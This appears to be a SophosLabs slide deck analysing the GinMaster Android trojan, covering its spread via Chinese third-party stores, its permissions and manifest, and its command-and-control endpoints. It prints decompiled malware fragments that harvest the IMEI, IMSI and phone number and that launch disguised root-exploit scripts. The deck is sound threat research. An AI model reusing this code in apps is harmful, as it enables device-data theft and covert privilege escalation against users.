GinMaster

A case study in Android malware

Rowland YU

Threat Research, SophosLabs

What is GinMaster?

Android GinMaster is
a Trojanized and re-packaged application family
distributed in Chinese thirty party stores
targeting Android mobile devices

Where does GinMaster come from?

- Discovered in August 2011
- First Android malware to exploit ***GingerBreak*** by attacking Android 2.3 (code name ***Gingerbread***)
- First named ***GingerMaster***, now known as ***GinMaster***


What about GinMaster?

- Duration
- Volume
- Growth
- Location
- Types
- Complexity
- $$$
- Comparison between PC and Android Malware

Long Duration

26 months of GinMaster attacks
since August 2011

Top 3 Android Malware by Volume




300+ malware families have been recorded by SophosLabs.

🟩 GinMaster

🟦 Rest of Malware


Dramatic Growth of GinMaster Variants



Location – China

150M Android devices in China

2012 Smartphone Market Share




* Source from idc.com

Location – Chinese third-party stores

Over 400 popular third-party stores in China


Android Distribution in the West
Google play
amazon.com
Making Sense of China Mobile Game Distribution
Tencent
Baidu 百度
UC浏览器
AppChina.com
小米
sina 新闻中心
PPS
同步推
应用中心
360
PPTV
威锋网
WEIPHONE.COM
金山
QQ空间
178.COM
china.com
HUAWEI
SAMSUNG
搜狐游戏
点评
支付宝
Alipay.com
中国银联
财付通

Location – high infect rate in China



* Report from NQ Mobile


Types of Android Malware



Complexity – Sophisticated Functionalities

Teardown of 1st GinMaster Generation

GinMaster Video



```
air(~) $ adb logcat
```

Anatomy of GinMaster

- Permissions
- AndroidManifest file
- Main part of malicious code
- Binaries and shell scripts
- Database
- Command and Control

Permissions

uses-permission:'android.permission.READ_PHONE_STATE'

uses-permission:'android.permission.READ_LOGS'

uses-permission:'android.permission.DELETE_CACHE_FILES'

uses-permission:'android.permission.ACCESS_CACHE_FILESYSTEM'

uses-permission:'android.permission.WRITE_SECURE_SETTINGS'

uses-permission:'android.permission.ACCESS_NETWORK_STATE'

uses-permission:'android.permission.INTERNET'

uses-permission:'android.permission.WRITE_EXTERNAL_STORAGE'

uses-permission:'android.permission.MOUNT_UNMOUNT_FILESYSTEMS'

uses-permission:'android.permission.READ_OWNER_DATA'

uses-permission:'android.permission.WRITE_OWNER_DATA'

uses-permission:'android.permission.WRITE_SETTINGS'

uses-permission:'com.android.launcher.permission.INSTALL_SHORTCUT'

uses-permission:'com.android.launcher.permission.UNINSTALL_SHORTCUT'

uses-permission:'android.permission.RECEIVE_BOOT_COMPLETED'

uses-permission:'android.permission.RESTART_PACKAGES'

uses-permission:'android.permission.READ_EXTERNAL_STORAGE’

AndroidManifest file

```
<activity android:label="@string/image_name" android:icon="@drawable/image_icon"
android:name=".Web" android:launchMode="singleInstance"
android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation">
……
    <service android:name=".GameService" android:enabled="true"
android:exported="true">
          <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
          </intent-filter>
        </service>
     <receiver android:name="GameBootReceiver">
          <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED" />
          </intent-filter>
        </receiver>
```

'*GameService*' – main part of the malicious code

```
// register a PACKAGE_ADDED receiver
   IntentFilter localIntentFilter1 = new
IntentFilter("android.intent.action.PACKAGE_ADDED");
   localIntentFilter1.addAction("android.intent.action.PACKAGE_ADDED");
   localIntentFilter1.addCategory("android.intent.categroy.DEFUAULT");
   localIntentFilter1.addDataScheme("package");
   this.c = new GameBootReceiver();
   registerReceiver(this.c, localIntentFilter1);
// register a PACKAGE_REMOVED receiver
   IntentFilter localIntentFilter2 = new
IntentFilter("android.intent.action.PACKAGE_REMOVED");
   localIntentFilter2.addAction("android.intent.action.PACKAGE_REMOVED");
   localIntentFilter2.addCategory("android.intent.categroy.DEFUAULT");
   localIntentFilter2.addDataScheme("package");
   registerReceiver(this.c, localIntentFilter2);
```

```
// create a SQLite database used for harvesting package information
   this.a = openOrCreateDatabase("game_service_package.db", 268435456, null);
   this.a.execSQL("CREATE TABLE IF NOT EXISTS game_package (package_name
char(128) not null default '',version_name char(128) not null default
'',version_code char(16) not null default '',status char(1) not null default '1',soft_id
char(10) not null default '',primary key (package_name))");
   Log.i("GameSvc", "create db in onCreate");
   this.a.execSQL("CREATE INDEX IF NOT EXISTS pni ON game_package
(package_name)");
   this.a.execSQL("CREATE INDEX IF NOT EXISTS si ON game_package (soft_id)");
// collect sensitive information including the device id, phone number,
network type and others
     SharedPreferences.Editor localEditor = this.b.edit();
     localEditor.putString("imei", this.f);
     localEditor.putString("imsi", this.g);
     localEditor.putString("cpuid", this.k);
     localEditor.putString("simNum", this.h);
     localEditor.putString("telNum", this.i);
```

```
// ELF32 for ARM binaries and shell scripts
        a("gbfm.png");
        a("install.png");
        a("installsoft.png");
        a("runme.png");
      }
      try
      {
// prepare and launch the exploit at the background
        String str = "chmod 775 " + getFilesDir() + "/gbfm.sh " +
getFilesDir() + "/install.sh " + getFilesDir() + "/installsoft.sh " +
getFilesDir() + "/runme.sh ";
        Log.i("GameSvc", str);
        Runtime.getRuntime().exec(str);
```

Binaries and shell scripts

- *gbfm.png* – the exploit binary to escalate root privilege
- *install.png* – a shell script used to configure files in system partition for later usage
- *installsoft.png* – another shell script for the remote command & control service to install application silently
- *runme.png* – an ELF binary to execute above shell scripts

Database

game_package	game_service_download	game_service_folder
package_name char(128)	*soft_id* int(11)	*file_id* int(11)
version_name char(128)	*package_name* varchar(32)	*file_title* varchar(32)
version_code char(16)	*app_name* varchar(32)	*icon_file* varchar(128)
status char(1)	*icon* varchar(32)	*package_name* varchar(128)
soft_id char(10)	*url* varchar(32)	*version_name* varchar(32)
primary key (*package_name*)	*status* int(1)	*version_code* varchar(32)
	completed int (11)	*folder_id* varchar(32)
	total int(11)	*folder_title* varchar(32)
	filepath varchar(128)	primary key (*folder_id*, *package_name*)


Command and Control

http://<url>/report/first_run.do	Report the starting of the GinMaster
http://<url>/report/install_success.do	Post package information when installing a package
http://<url>/report/uninstall_success.do	Post package information when uninstalling a package
http://<url>/report/install_list.do	Report information when installing a list of packages
http://<url>/request/config.do	Configure The frequency for checking into the server
http://<url>/request/push.do	soft_last_id
http://<url>/request/alert.do	alert_last_id
http://<url>/request/index.do	Not sure
http://<url> /request/update.do	Not sure
http://<url>/client.php?action=softlist	Get a whole list of software
http://<url>/client.php?action=soft&soft_id=	Get a link to a specified software
http://<url>/client.php?action=softlist&type=search&word=	Search a list of software with specified word

Complexity – Obfuscation and Encryption

